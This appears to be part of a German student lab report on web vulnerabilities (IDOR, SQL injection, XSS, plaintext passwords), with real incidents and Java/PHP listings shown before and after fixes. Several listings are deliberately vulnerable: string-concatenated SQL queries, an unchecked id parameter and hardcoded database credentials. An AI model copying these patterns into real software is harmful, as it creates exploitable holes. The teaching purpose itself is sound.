- Im Juni 2014 gab es 31 964 Super-Mikro Motherboards mit hard-kodierten Plain-Text Passwörtern in ihren Controllers. Dabei hatten 3 296 von diesen die Default-Kombinationen. Es wurde ein Path veröffentlicht, aber es muss im System geflashed werden, was nicht immer eine Möglichkeit ist.
  Es gibt keine bekannten Auswirkungen und Ausnutzungen von dieser Schwachstelle.
  Quelle: http://www.pcworld.com/article/2366020/alert-issued-over-plain-text-passwords-in-some-super-micro-motherboards.html

## 3.4 app3

### 3.4.1 Schwachstelle

- Die Schwachstelle nutzt eine ungeschützte Referenz auf eine Datenbank ID. Es wird nicht überprüft ob die Datenbank ID mit dem eingelogten Benutzer übereinstimmt und so kann dieser ohne Probleme auf die Daten aller gespeicherten Benutzer zugreifen
- Der Fehler befindet sich in information.php in Zeile 26 (Listing 11), wo die übergebene ID unkontrolliert benutzt wird
- Es muss jedes Mal, wenn die ID benutzt wird überprüft werden, ob sie mit der ID des eingelogten Benutzers übereinstimmt.

### 3.4.2 Ausnutzen der Schwachstelle

Um die Schwachstelle auszunutzen muss man einfach nach dem Login den id Parameter in der URL verändern. Da an dieser Stelle nicht mehr überprüft wird, ob der eingeloggt Benutzer mit der ID übereinstimmt kann man mit einer gültigen ID ohne Probleme Daten anderer Benutzer lesen.

### 3.4.3 Korrektur der Schwachstelle

Vor dem Gebrauch der übergebenen ID wird noch einmal geprüft, ob es die ID des eingeloggten Benutzers ist. Wenn nicht wird eine Fehlermeldung ausgegeben. Somit kann ein eingeloggter Benutzer nur noch seine eigenen Daten abrufen und dieser Fehler kann nicht mehr ausgenutzt werden.

### 3.4.4 Wo ist diese Schwachstelle aufgetreten?

- Im Juni 2013 wurde herausgefunden, dass auf der "nokia.com" Homepage es möglich war, durch einfaches austauschen der ID des Benutzers, die Informationen von anderen Benutzern einzusehen.
  Es sind keine bekannten Auswirkungen bekannt, jedoch wurde der Bug kürzlich nach Bekanntgabe behoben.
  Quelle: http://avsecurity.in/2013/06/nokia-insecure-direct-object-reference/ (abgerufen am 01.06.2015 um 22:30)
- Im Dezember 2014 wurde aufgezeigt, dass es mögliche ist für jeden Nutzer der Seite "vimeo.com" es möglich ist das Passwort zu ändern. Dabei konnte man einfach mit dem "GET-Request" für "Passwort vergessen" tinkern, um eine andere Benutzerkennung einzufügen, und damit das Passwort des anderen Nutzers zu ändern.

Es ist nicht bekannt das dieser Fehler ausgenutzt wurde.
Quelle: https://hackerone.com/reports/42587 (abgerufen am 01.06.2015 um 22:40)

- Im Dezember 2014 wurde ein IDOR Bug in Facebook aufgezeigt, durch den es möglich war Informationen von Benutzern zu lesen, welche ich aufgrund der eigentlichen Einstellungen nicht hätte lesen können sollen. Z.B. als nicht Freund konnte ich Freund-Informationen lesen.
  Dieser Fehler wurde bereits behoben und es ist zudem nicht bekannt, dass der Fehler ausgenutzt worden wäre.
  Quelle: http://magazine.vulnerability-db.com/?q=articles/2014/12/23/facebook-social-network-privacy-issue-disclosed-bug-bounty-program-whitehat (abgerufen am 01.06.2015 um 22:45)

```
public static void main(String[] args){

    System.out.println(args[0]);
        if(args.length < 1){
            System.err.println("Usage: java -jar SQLInjection <name to add>");
            System.exit(-1);
        }
        String name = args[0];
        Connection conn = null;
        String add_person_to_db = "INSERT INTO person(name) VALUES (";

        try{
            Class.forName("org.h2.Driver");
        } catch (ClassNotFoundException e) {
            System.err.println("Cant' find Driver for H2-Database");
            System.exit(-1);
        }
        try {
            conn = DriverManager.getConnection("jdbc:h2:tcp://localhost/~/app0",
                "admin", "");
        } catch (SQLException e) {
            System.err.println("Cannot create connection from Manager.");
            System.exit(-1);
        }

        if(conn != null){

            try {

                Statement stat = conn.createStatement();
                boolean retval = stat.execute(add_person_to_db+"'"+name+"')");
                System.out.println("Added Person:<"+name+"> to database.");
                stat.close();
            } catch (SQLException e) {
                System.out.println("Invalid input \nUsage: java -jar SQLInjection
                    <name to add>\n"+e.getMessage());
                System.exit(-1);
            }

        }

        if(conn != null){

            try {
                conn.close();
            } catch (SQLException e) {
                System.err.println("Couldn't close DB-connection.");
            }

        }

        System.exit(1);
    }
```

Listing 5: Code mit Schwachstelle

```
1  public static void main(String[] args){
2
3          if(args.length != 1){
4              System.err.println("Usage: java -jar SQLInjection <name to add>");
5              System.exit(-1);
6          }
7          String name = args[0];
8          Connection conn = null;
9          String add_person_to_db = "INSERT INTO person(name) VALUES (?)";
10
11         try{
12             Class.forName("org.h2.Driver");
13         } catch (ClassNotFoundException e) {
14             System.err.println("Cant' find Driver for H2-Database");
15             System.exit(-1);
16         }
17         try {
18             conn = DriverManager.getConnection("jdbc:h2:tcp://localhost/~/app0", ↩
                   "admin", "");
19         } catch (SQLException e) {
20             System.err.println("Cannot create connection from Manager.");
21             System.exit(-1);
22         }
23
24         if(conn != null){
25
26             try {
27
28                 PreparedStatement stat = conn.prepareStatement(add_person_to_db);
29                 stat.setString(1,name);
30                 boolean retval = stat.execute();
31                 System.out.println("Added Person:<"+name+"> to database.");
32                 stat.close();
33             } catch (SQLException e) {
34                 e.printStackTrace();
35                 System.exit(-1);
36             }
37
38         }
39
40         if(conn != null){
41
42             try {
43                 conn.close();
44             } catch (SQLException e) {
45                 System.err.println("Couldn't close DB-connection.");
46             }
47
48         }
49
50         System.exit(1);
51     }
```

Listing 6: korregierter Code

```
1   public static void main(String[] args) {
    String entry = null;
3
    if(args.length > 1){
5
    System.err.println("Usage: Guestbook [<GUESTBOOK ENTRY TEXT>]");
7     System.exit(1);
    }
9
    Connection conn = null;
11
    // ... setting up driver & opening connection
13
    // if no argument was specified:
15  // print the page with all guestbook entries up to now
    try {
17
      String query = null;
19
      if (args.length == 0) {
21
        // ... output old guestbook entries
23
      // if an argument was specified:
25    // use it as a new guestbook entry
      }else {
27
        entry = "";
29      for(int i=0; i<args.length; i++){
          entry += args[i] + " ";
31      }
        entry = entry.trim();
33
        // VULNERABILITY: NO INPUT SANITATION!
35
        query = "INSERT INTO entries (content) VALUES (?)";
37
        pStmt = conn.prepareStatement(query);
39      pStmt.setString(1, entry);
        pStmt.execute();
41    }

43  }catch (Exception e){
      e.printStackTrace();
45
    }finally {
47
      // ... close stuff
49  }
}
```

Listing 7: XSS Schwachstelle

```
public static void main(String[] args) {
  String entry = null;

  if(args.length > 1){

    System.err.println("Usage: Guestbook [<GUESTBOOK ENTRY TEXT>]");
    System.exit(1);
  }

  Connection conn = null;

  // ... setting up driver & opening connection

  // if no argument was specified:
  // print the page with all guestbook entries up to now
  try {

    String query = null;

    if (args.length == 0) {

      // ... output old guestbook entries

    // if an argument was specified:
    // use it as a new guestbook entry
    }else {

      entry = "";
      for(int i=0; i<args.length; i++){
        entry += args[i] + " ";
      }
      entry = entry.trim();

      // my mother always told me to sanitize my input
      entry = entry.replaceAll("&", "&amp;")
        .replaceAll("<", "&lt;")
        .replaceAll(">", "&gt;")
        .replaceAll("\'", "&apos;")
        .replaceAll("\"", "&quot;");

      query = "INSERT INTO entries (content) VALUES (?)";

      pStmt = conn.prepareStatement(query);
      pStmt.setString(1, entry);
      pStmt.execute();
    }

  }catch (Exception e){
  e.printStackTrace();

  }finally {

    // ... close stuff
  }
}
```

Listing 8: XSS Schwachstelle behoben

```
function echoInsert($username, $password) {
    echo "SQL-Statement:<br/>";
    echo "<font style=\"font-family: monospace\"><b>INSERT INTO</b> users(username, ↩
        password)<br/><b>VALUES</b>(<br/>    $username,<br/> ↩
            $password<br/></font>)";
}

if(isset($_POST['submit'])) {
    $username = htmlspecialchars($_POST["user"]);
    $password = htmlspecialchars($_POST["pass"]);
    $cpassword = htmlspecialchars($_POST["cpass"]);

    if ($password != $cpassword) {
        echo "<font color=\"red\"><b>Die beiden Passw\"orter m\"ussen gleich ↩
            sein!</b></font>";
    } else {
        echoInsert($username, $password);
    }
}
```

Listing 9: app2 mit Schwachstelle

```
function pbkdf2($algorithm, $password, $salt, $count, $key_length, $raw_output =
    false) {
    $algorithm = strtolower($algorithm);
    if(!in_array($algorithm, hash_algos(), true))
        trigger_error('PBKDF2 ERROR: Invalid hash algorithm.', E_USER_ERROR);
    if($count <= 0 || $key_length <= 0)
        trigger_error('PBKDF2 ERROR: Invalid parameters.', E_USER_ERROR);

    if (function_exists("hash_pbkdf2")) {
        // The output length is in NIBBLES (4-bits) if $raw_output is false!
        if (!$raw_output) {
            $key_length = $key_length * 2;
        }
        return hash_pbkdf2($algorithm, $password, $salt, $count, $key_length,
            $raw_output);
    }

    $hash_length = strlen(hash($algorithm, "", true));
    $block_count = ceil($key_length / $hash_length);

    $output = "";
    for($i = 1; $i <= $block_count; $i++) {
        // $i encoded as 4 bytes, big endian.
        $last = $salt . pack("N", $i);
        // first iteration
        $last = $xorsum = hash_hmac($algorithm, $last, $password, true);
        // perform the other $count - 1 iterations
        for ($j = 1; $j < $count; $j++) {
            $xorsum ^= ($last = hash_hmac($algorithm, $last, $password, true));
        }
        $output .= $xorsum;
    }

    if($raw_output)
        return substr($output, 0, $key_length);
    else
        return bin2hex(substr($output, 0, $key_length));
}

function echoInsertSecure($username, $salt, $password) {
    $securePassword = pbkdf2(sha256, $password, $salt, 20000, 24);
    echo "SQL-Statement:<br/>";
    echo "<font style=\"font-family: monospace\"><b>INSERT INTO</b> users(username,
        salt, password)<br/><b>VALUES</b>(<br/>
            $username,<br/>     $salt,<br/>
            $securePassword<br/></font>)";
}

if(isset($_POST['submit'])) {
    $username = htmlspecialchars($_POST["user"]);
    $password = htmlspecialchars($_POST["pass"]);
    $cpassword = htmlspecialchars($_POST["cpass"]);

    if ($password != $cpassword) {
        echo "<font color=\"red\"><b>Die beiden Passw\"orter m\"ussen gleich
            sein!</b></font>";
    } else {
        $salt = mcrypt_create_iv(24, MCRYPT_DEV_URANDOM);
        echoInsertSecure($username, $salt, $password);
    }
}
```

Listing 10: app2b korrigiert

```
1  <html>
3  <head>
5  <title>A4 Information</title>
7  </head>
9  <body>
11   <?php
       echo "<span>Wilkommen ".$_SESSION["uname"]."! Ihre Bankinformationen:<br/>";
13     $servername = "localhost";
       $username = "user2730118";
15     $password = "lab1lab1";
       $dbname = "db2730118-main";
17
       // Create connection
19     $conn = new mysqli($servername, $username, $password, $dbname);
21     // Check connection
       if ($conn->connect_error) {
23       die("Connection failed: " . $conn->connect_error);
       }
25
       $sql = "SELECT Accountnumber, Balance FROM Information WHERE ID =".$_GET['id'];
27     $result = $conn->query($sql);
29     if ($result->num_rows > 0) {
         // output data of each row
31       while($row = $result->fetch_assoc()) {
           echo "Accountnummer: " . $row["Accountnumber"]. "<br/> Guthaben: " . ↩
               $row["Balance"]. ".- EUR";
33       }
       } else {
35       echo "0 results";
       }
37     $conn->close();
   ?>
39
   </body>
41
   </html>
```

Listing 11: App3 verwundbar